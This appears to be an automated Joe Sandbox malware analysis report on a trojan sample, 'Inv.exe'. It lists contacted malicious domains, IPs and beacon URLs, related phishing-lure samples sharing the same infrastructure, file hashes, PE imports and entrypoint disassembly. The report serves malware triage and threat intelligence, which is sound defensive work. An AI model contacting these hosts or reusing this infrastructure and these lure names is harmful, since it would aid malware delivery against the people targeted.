http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
parkingpage.namecheap.com	198.54.117.217	true	false		high
www.hwcailing.com	107.160.136.152	true	false	• 0%, Virustotal, Browse	unknown
millcityloam.com	34.102.136.180	true	true	• 0%, Virustotal, Browse	unknown
www.achonabu.com	172.96.186.206	true	true		unknown
nationshiphop.com	34.102.136.180	true	true		unknown
www.zhaowulu.com	unknown	unknown	true		unknown
www.millcityloam.com	unknown	unknown	true		unknown
www.nationshiphop.com	unknown	unknown	true		unknown
www.a-zsolutionsllc.com	unknown	unknown	true		unknown
www.jacmkt.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.a-zsolutionsllc.com/hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=eHiVknBCI+BDKnmhqMCE00F5l7UznldHUBBF08pOLsPmMyvxBhFlr4jwGXO1VYCPd09p	true	• Avira URL Cloud: safe	unknown
http://www.nationshiphop.com/hko6/?k2JxoV=oEk1uwcTzyLRlLIEQvULAWzRIM6BrJQxm2nmuYWQkJ+zIoa1KldNyrAb+1j5GiVi4vc4&OHiLR=jJBpdVbhUrMh9TJP	true	• Avira URL Cloud: safe	unknown
http://www.millcityloam.com/hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=9ExSQ4NEk+xqeDwz7kz53SpWI5tzJaWW64EQQFdVNavty5IFfZu+ty07sGNE8SwhRq/4	true	• Avira URL Cloud: safe	unknown
http://www.achonabu.com/hko6/?OHiLR=jJBpdVbhUrMh9TJP&k2JxoV=Ds6mycG6XVC6cOnx6IQpHboGdSODTK5baT5OF1Gnzp/H9CBW+9tUucbuBNfXcxevyFer	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.%s.comPA	explorer.exe, 00000002.0000000 2.1048019987.0000000002B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.fonts.com	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sakkal.com	explorer.exe, 00000002.0000000 0.692522986.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
198.54.117.217	unknown	United States		22612	NAMECHEAP-NETUS	false
34.102.136.180	unknown	United States		15169	GOOGLEUS	true
172.96.186.206	unknown	Canada		32475	SINGLEHOP-LLCUS	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339347
Start date:	13.01.2021
Start time:	21:24:36
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 42s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Inv.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@8/0@7/3

EGA Information:	Failed
HDC Information:	• Successful, ratio: 22.1% (good quality ratio 20%) • Quality average: 74.8% • Quality standard deviation: 31.6%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 52.147.198.201, 13.64.90.137, 51.104.139.180, 2.20.142.209, 2.20.142.210, 52.155.217.156, 20.54.26.129, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, a1449.dscg2.akamai.net, arc.msn.com, skypedataprdcoleus16.cloudapp.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, au-bg-shim.trafficmanager.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
198.54.117.217	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• www.accessible.legal/csv8/?L48t=PHE4QRv&2drp=oGqbtMoj9RGciudNjVD/q4yy78sx6VM5qF/SD9h0TKn9WKeLzKNy9kqnybDPdO7olw30aQ==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SMA121920.exe	Get hash	malicious	Browse	• www.teamchi.club/t4vo/?QFNH9f=Npnlt5ZtO906n53msd9G5pBOdHOEeXQyD/1EjRFLMV7cbHJomhnAcg5WDTj2pPTWeV1x&_6j0yv=ZJB82RWHd85
	hUWiJym6fy.exe	Get hash	malicious	Browse	• www.nautilus.photos/e66m/?Wzr=/jbGnlKlCl+kfGg+6TwKlRO8yGA+aFIV4OcnMw7A2/lyvNgUFCY9EZaTm1ZM9SSqNcgp&vB=chrxU
	payment advise.exe	Get hash	malicious	Browse	• www.yellllouder2020.com/rbe/?8pV=_TJP3HkXZXxT3Te&lJBxWNm=1iZ+MyHDHrdkdHDQKPkmKBD0S2oXKnwDfLFj/eZ8ktt80Yt5QRvlAompcTbZEm0zVppV
	3Y690n1UsS.exe	Get hash	malicious	Browse	• www.madbaddie.com/csv8/?SR-D3jP=bmU6bhxvgrtQDLdFrXfZu84+YLpNz+FpUYa4sbpu+DXpESkC+J6KAuS4IHdfpiPBOP9d&J0GTk=3fPL-xo0rXp0UNn
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• www.accessible.legal/csv8/?AZ=oGqbtMoj9RGciudNjVD/q4yy78sx6VM5qF/SD9h0TKn9WKeLzKNy9kqnybDPdO7olw30aQ==&1bqtf=oL30w6o
	INVOICE3DDH.exe	Get hash	malicious	Browse	• www.varonaoptical.com/o56q/?KX6x=+6KqlXCT/pA/oDqwzrRUswgKWTyt1bmDlyjOl0MkZgd+CYHeb4TWrlrLvaaa+4ROmFJRKyl0ug==&LlZ=blyxBdiX2XMl58
	7OKYiP6gHy.exe	Get hash	malicious	Browse	• www.bitcoingreenbond.com/mz59/?DxlpdH=a+WRcNqxRzT0gmXdfVWqtdPWY/r9S9GJaTPpKhK8YBP9A9DbB5qVl1TbjlVOiPDO4tu2&k2Jxtb=fDHHbT_hY

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SHIPMENT DOCUMENT.xlsx	Get hash	malicious	Browse	• www.coffeekickz.com/tlu/?Kpjp=Q4FOpxYoQgcQU+FXQZb3qqXy0uOplBKKnEYsQK632yejRcs/kiGhmlxqCAUUokqPZhlFhg==&ebc8=E2JdjN_822M
	4Dm4XBD0J5.exe	Get hash	malicious	Browse	• www.homeprosrva.com/glt/?pPX=V631xVWOJYRoGTcZraZCtd7zZZc74cJSbjf7SBZJPBBhWOUaAf9dCgDkRdAAO2+FePB4&1b=jnKtRlNpV
	NA_GRAPH.EXE	Get hash	malicious	Browse	• www.adwhitenc.com/t4vo/?lN64=bCoh3yI1mQArDOAcU1sHzv9xr72CvBgm/TKZTqU1aClar/AcK91wi5ywzQHnx30DiDQ5&8p=MTKP1hb
	SOA290114.exe	Get hash	malicious	Browse	• www.adwhitenc.com/t4vo/?pRoHnPa=bCoh3yI1mQArDOAcU1sHzv9xr72CvBgm/TKZTqU1aClar/AcK91wi5ywzTr3tGo4l25o6LGAXQ==&uZWD=XPjPaXEPSFMX8Dl
	54nwZp1aPg.exe	Get hash	malicious	Browse	• www.buildingmaterialbarginctr.com/d9s8/?ApDl4VD=1z/eRrqZB71kkmnGvJKmv6voY3cB1Da5ESSx+W74rlkt01GQcYdwrCByWvMjmIccoqEN/DEs2w==&Vnt4Z=-ZshAxd0ipuHR2L
	RFQ Specification BINIF0865.exe	Get hash	malicious	Browse	• www.cbdsleepguide.com/aqu2/?1bm=IAFBMy4u2uZ0nndpx2l4EhGP6QYf4LjJuZMcxot2rXLO/SjcCDS631VYgPsGowI1/tVB&BR-4c6=YVMdGJH0
	WQA101320.exe	Get hash	malicious	Browse	• www.adwhitenc.com/t4vo/?6lbLpdZ0=bCoh3yI1mQArDOAcU1sHzv9xr72CvBgm/TKZTqU1aClar/AcK91wi5ywzTrOy3l7rglv6LGHEg==&3f=ZlO83hE8VbM

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://wfdzrnqwms.raquelyounglove.org/f10382%0A	Get hash	malicious	Browse	• www.twitt ercounter. com/embed/ coinsblog/ ffffff/111111? from=@
	http://admleaders.org	Get hash	malicious	Browse	• www.twitt ercounter. com/embed/ coinsblog/ ffffff/111111? from=@
	http://https://frtydx.storage.googleapis.com/1#qs=r-aeikjadjdjikdgiaefgdcgiaehjgjbiaehkgdabababaedahcaccaehdacfbfafkjcgacb	Get hash	malicious	Browse	• www.grind wet.com/qs=r-aeikjadjdjikdgiae fgdcgiaehj gjbiaehkgd abababaeda hcaccaehda cfbfafkjcgacb
	RFQ No. DAIDO-2020 6675379.exe	Get hash	malicious	Browse	• www.hyper tactical.c om/mw4n/?F Za0Xr1=h/W vrsbDKPULp HGa/j/ZXvK rfgmmBoIqw yd/vRIUYSP BzftYYlIra PSW83szn4W dzpHm&EvL= B6Axgz
	Medical supplies Order - FARAM.exe	Get hash	malicious	Browse	• www.babys howerstati onery.com/a0u/?pN6pR T6=0m1jZNN WqyAlg0YXg hbtigmmw7o QlsoxCq42P M7s/Dsa9K2 goB1e87e9H XSFK6z7RB+ r&BXIxG=ZR VhjzOpgH

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.achonabu.com	Invoice.exe	Get hash	malicious	Browse	• 172.96.186.206
parkingpage.namecheap.com	in.exe	Get hash	malicious	Browse	• 198.54.117.212
	urgent specification request.exe	Get hash	malicious	Browse	• 198.54.117.210
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 198.54.117.210
	inquiry10204168.xlsx	Get hash	malicious	Browse	• 198.54.117.211
	Project review_Pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 198.54.117.216
	RFQ 41680.xlsx	Get hash	malicious	Browse	• 198.54.117.211
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• 198.54.117.217
	bpW4Utvn8eAozb4.exe	Get hash	malicious	Browse	• 198.54.117.210
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 198.54.117.210
	current productlist.exe	Get hash	malicious	Browse	• 198.54.117.211
	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 198.54.117.211
	inv.exe	Get hash	malicious	Browse	• 198.54.117.211
	Inquiry-RFQ93847849-pdf.exe	Get hash	malicious	Browse	• 198.54.117.211
	order.exe	Get hash	malicious	Browse	• 198.54.117.218
	Rfq_Catalog.exe	Get hash	malicious	Browse	• 198.54.117.211
	SMA121920.exe	Get hash	malicious	Browse	• 198.54.117.217
	scan_118637_pdf.exe	Get hash	malicious	Browse	• 198.54.117.210
	Purchase Order 75MF3B84_Pdf.exe	Get hash	malicious	Browse	• 198.54.117.217
	SecuriteInfo.com.Heur.16160.xls	Get hash	malicious	Browse	• 198.54.117.212

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
NAMECHEAP-NETUS	QPR-1064.pdf.exe	Get hash	malicious	Browse	• 162.213.253.37

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	in.exe	Get hash	malicious	Browse	• 198.54.117.216
	SecuriteInfo.com.BehavesLike.Win32.Generic.cc.exe	Get hash	malicious	Browse	• 199.193.7.228
	DHL-Address.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	New FedEx paper work review.exe	Get hash	malicious	Browse	• 198.54.122.60
	PO-000202112.exe	Get hash	malicious	Browse	• 63.250.34.114
	urgent specification request.exe	Get hash	malicious	Browse	• 198.54.117.210
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 198.54.117.210
	shipping-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	Project review_Pdf.exe	Get hash	malicious	Browse	• 198.54.117.215
	iVUeQOg6LO.exe	Get hash	malicious	Browse	• 199.193.7.228
	mscthef-Fichero-ES.msi	Get hash	malicious	Browse	• 162.255.118.194
	SecuriteInfo.com.Generic.mg.e92f0e2d08762687.exe	Get hash	malicious	Browse	• 199.193.7.228
	Purchase Order -263.exe	Get hash	malicious	Browse	• 162.0.232.59
	Duty checklist and PTP letter.exe	Get hash	malicious	Browse	• 162.255.119.136
	zz4osC4FRa.exe	Get hash	malicious	Browse	• 162.0.238.245
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 198.54.117.216
	DHL-document.xlsx	Get hash	malicious	Browse	• 199.193.7.228
	RFQ 41680.xlsx	Get hash	malicious	Browse	• 198.54.117.211
	Invoice.exe	Get hash	malicious	Browse	• 162.213.255.55
GOOGLEUS	74852.exe	Get hash	malicious	Browse	• 34.102.136.180
	orden pdf.exe	Get hash	malicious	Browse	• 34.102.136.180
	J0OmHlagw8.exe	Get hash	malicious	Browse	• 34.102.136.180
	zHgm9k7WYU.exe	Get hash	malicious	Browse	• 34.102.136.180
	JAAkR51fQY.exe	Get hash	malicious	Browse	• 34.102.136.180
	65BV6gbGFl.exe	Get hash	malicious	Browse	• 34.102.136.180
	YvGnm93rap.exe	Get hash	malicious	Browse	• 34.102.136.180
	ACH WIRE PAYMENT ADVICE..xlsx	Get hash	malicious	Browse	• 108.177.126.132
	VFe7Yb7gUV.exe	Get hash	malicious	Browse	• 8.8.8.8
	cremocompany-Invoice_216083-xlsx.html	Get hash	malicious	Browse	• 216.239.38.21
	Order_00009.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	13-01-21.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
SINGLEHOP-LLCUS	http://mckeepropainting.com/.adv3738diukjuctdyakbd/dhava93vdia11876dkb/ag38vdua3848dk/sajvd9484auad/ajd847vauadja/101kah474sbbadad/wose/Paint20200921_2219.pdf.html	Get hash	malicious	Browse	• 198.143.164.252
	#Ud83d#Udcde_8360.htm	Get hash	malicious	Browse	• 107.6.141.50
	http://getfreshnews.com/nuoazaojrnvenpyxyse	Get hash	malicious	Browse	• 184.154.108.232
	http://iaaoaot.angelx97.xyz/OCFAheVlOOWYzT2RoWDEvaFE	Get hash	malicious	Browse	• 172.96.186.242
	Invoices.exe	Get hash	malicious	Browse	• 107.6.134.138
	Request Quotation.exe	Get hash	malicious	Browse	• 107.6.134.138
	F9FX9EoKDL.exe	Get hash	malicious	Browse	• 198.20.125.69
	All Open.xlsx	Get hash	malicious	Browse	• 198.20.125.69
	faithful.exe	Get hash	malicious	Browse	• 173.236.29.82
	http://https://nelleinletapt.buzz/CD/office365.htm	Get hash	malicious	Browse	• 108.163.237.178
	http://https://morelifedrop.net/CD/office365.htm	Get hash	malicious	Browse	• 108.163.237.178
	http://https://soprapaludo.it/	Get hash	malicious	Browse	• 198.143.164.252
	http://https://morelifedrop.net/CD/office365.htm	Get hash	malicious	Browse	• 108.163.237.178
	SOA.exe	Get hash	malicious	Browse	• 107.6.134.138

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://konkreto.com.mx/CD/office365.htm	Get hash	malicious	Browse	• 108.163.237.178
	Fax UG3J1ECZ.doc	Get hash	malicious	Browse	• 67.212.179.164
	Check.vbs	Get hash	malicious	Browse	• 65.63.74.20
	http://securedoc.sn.am/lZjl9HYI2Wq	Get hash	malicious	Browse	• 65.60.61.61
	at3nJkOFqF.exe	Get hash	malicious	Browse	• 198.20.125.69
	http://https://calzadosdiscovery.com/office365.htm	Get hash	malicious	Browse	• 108.163.237.178

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.638953617352006
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	Inv.exe
File size:	333824
MD5:	a3aba7d40da6c8c86e4e8d035803f314
SHA1:	469b36f05939d6ec6457f1b72ba9f6c7a960be06
SHA256:	1f94eb81e3cde4f677fd210e1ff7f5d06987cbdc2fa7de79e28b224e49244b40
SHA512:	2cfa59a865a8292b98fb3e8e6ae79a4613d773be87c927ba4cc8e0f034010c0e5ebd0b85a74ca02ef59d47335908bcc610a597bc9cbfbfaaf364d76f51fff2fc
SSDEEP:	6144:Sr1l5DbAQcHAORYANcRgOUdQMgV96O5cBTe3pGiO3nhpPgMWOwihgTSE:W1l5fAPHdTdzgV98TetO3hKMMQgT9
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....tj.m'j.m'j.m'.Q.'k.m'.4.'l.m'.4.'r.m'.4.'..m'j.l'..m'...'..m'M7.'k.m'M7.'k.m'M7.'k.m'Richj.m'.....PE..L....._...

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4088a7
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui

General

Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x5FFEE5F0 [Wed Jan 13 12:22:08 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	6
OS Version Minor:	0
File Version Major:	6
File Version Minor:	0
Subsystem Version Major:	6
Subsystem Version Minor:	0
Import Hash:	e7da020c2fad0c59a3d5e97971484548

Entrypoint Preview

Instruction
call 00007FEC4CE0A261h
jmp 00007FEC4CE02EC5h
push 00000014h
push 0041D838h
call 00007FEC4CE03768h
call 00007FEC4CE06616h
movzx esi, ax
push 00000002h
call 00007FEC4CE0A1F4h
pop ecx
mov eax, 00005A4Dh
cmp word ptr [00400000h], ax
je 00007FEC4CE02EC6h
xor ebx, ebx
jmp 00007FEC4CE02EF5h
mov eax, dword ptr [0040003Ch]
cmp dword ptr [eax+00400000h], 00004550h
jne 00007FEC4CE02EADh
mov ecx, 0000010Bh
cmp word ptr [eax+00400018h], cx
jne 00007FEC4CE02E9Fh
xor ebx, ebx
cmp dword ptr [eax+00400074h], 0Eh
jbe 00007FEC4CE02ECBh
cmp dword ptr [eax+004000E8h], ebx
setne bl
mov dword ptr [ebp-1Ch], ebx
call 00007FEC4CE07603h
test eax, eax
jne 00007FEC4CE02ECAh
push 0000001Ch
call 00007FEC4CE02F95h
pop ecx
call 00007FEC4CE07C6Ch
test eax, eax
jne 00007FEC4CE02ECAh
push 00000010h
call 00007FEC4CE02F84h
pop ecx
call 00007FEC4CE063A8h
and dword ptr [ebp-04h], 00000000h
call 00007FEC4CE04B43h
call dword ptr [004180C8h]
mov dword ptr [00424080h], eax
call 00007FEC4CE0A252h
mov dword ptr [00422284h], eax
call 00007FEC4CE09E53h

Instruction
test eax, eax
jns 00007FEC4CE02ECAh
push 00000008h
call 00007FEC4CE01A7Ah
pop ecx
call 00007FEC4CE0A06Fh

Rich Headers

Programming Language:	• [LNK] VS2012 build 50727 • [RES] VS2012 build 50727 • [C] VS2012 build 50727

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1db94	0xdc	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x25000	0x1a78	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x27000	0x1150	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x1d6e0	0x40	.rdata
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x18000	0x1c8	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x16d9a	0x16e00	False	0.571176997951	data	6.6738730891	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x18000	0x64f8	0x6600	False	0.572227328431	data	6.01779519415	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x1f000	0x5098	0x3400	False	0.285531850962	data	4.70097691284	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x25000	0x1a78	0x1c00	False	0.9453125	data	7.75466359197	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x27000	0x1798	0x1800	False	0.606770833333	data	5.55476531064	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_RCDATA	0x25070	0x1a05	data	English	United States

Imports

DLL	Import
KERNEL32.dll	RaiseException, ReadConsoleW, ReadFile, CreateFileW, WriteConsoleW, GetStringTypeW, LCMapStringEx, SetConsoleCursorPosition, LoadLibraryW, GetModuleHandleW, HeapReAlloc, HeapSize, OutputDebugStringW, SetFilePointerEx, GetConsoleMode, GetConsoleCP, FlushFileBuffers, SetStdHandle, WideCharToMultiByte, FreeEnvironmentStringsW, GetEnvironmentStringsW, GetProcessHeap, HeapAlloc, GetStdHandle, GetTickCount64, GetSystemTimeAsFileTime, QueryPerformanceCounter, GetModuleFileNameA, GetCurrentThreadId, SetLastError, GetCPInfo, GetOEMCP, GetACP, EncodePointer, DecodePointer, GetLastError, InterlockedDecrement, ExitProcess, GetModuleHandleExW, GetProcAddress, AreFileApisANSI, MultiByteToWideChar, GetLocalTime, GetCommandLineA, IsDebuggerPresent, IsProcessorFeaturePresent, EnterCriticalSection, LeaveCriticalSection, CloseHandle, HeapFree, InitializeCriticalSectionAndSpinCount, RtlUnwind, GetFileType, DeleteCriticalSection, InitOnceExecuteOnce, GetStartupInfoW, UnhandledExceptionFilter, SetUnhandledExceptionFilter, FlsAlloc, FlsGetValue, FlsSetValue, FlsFree, GetCurrentProcess, TerminateProcess, WriteFile, GetModuleFileNameW, Sleep, LoadLibraryExW, InterlockedIncrement, IsValidCodePage, SetEndOfFile
msi.dll	

DLL	Import
loadperf.dll	LoadPerfCounterTextStringsA, UnloadPerfCounterTextStringsW, UnloadPerfCounterTextStringsA
MSVFW32.dll	StretchDIB
AVIFIL32.dll	AVIFileExit, AVIStreamReadData
pdh.dll	PdhEnumObjectsW, PdhSetQueryTimeRange, PdhGetDllVersion
WSOCK32.dll	WSASetBlockingHook, WSACancelAsyncRequest, bind, ord1104, ord1108, ord1130
GDI32.dll	StartDocW, GdiGetSpoolFileHandle, PolyBezier
MAPI32.dll	
MSACM32.dll	acmDriverPriority, acmFilterTagDetailsA

Possible Origin

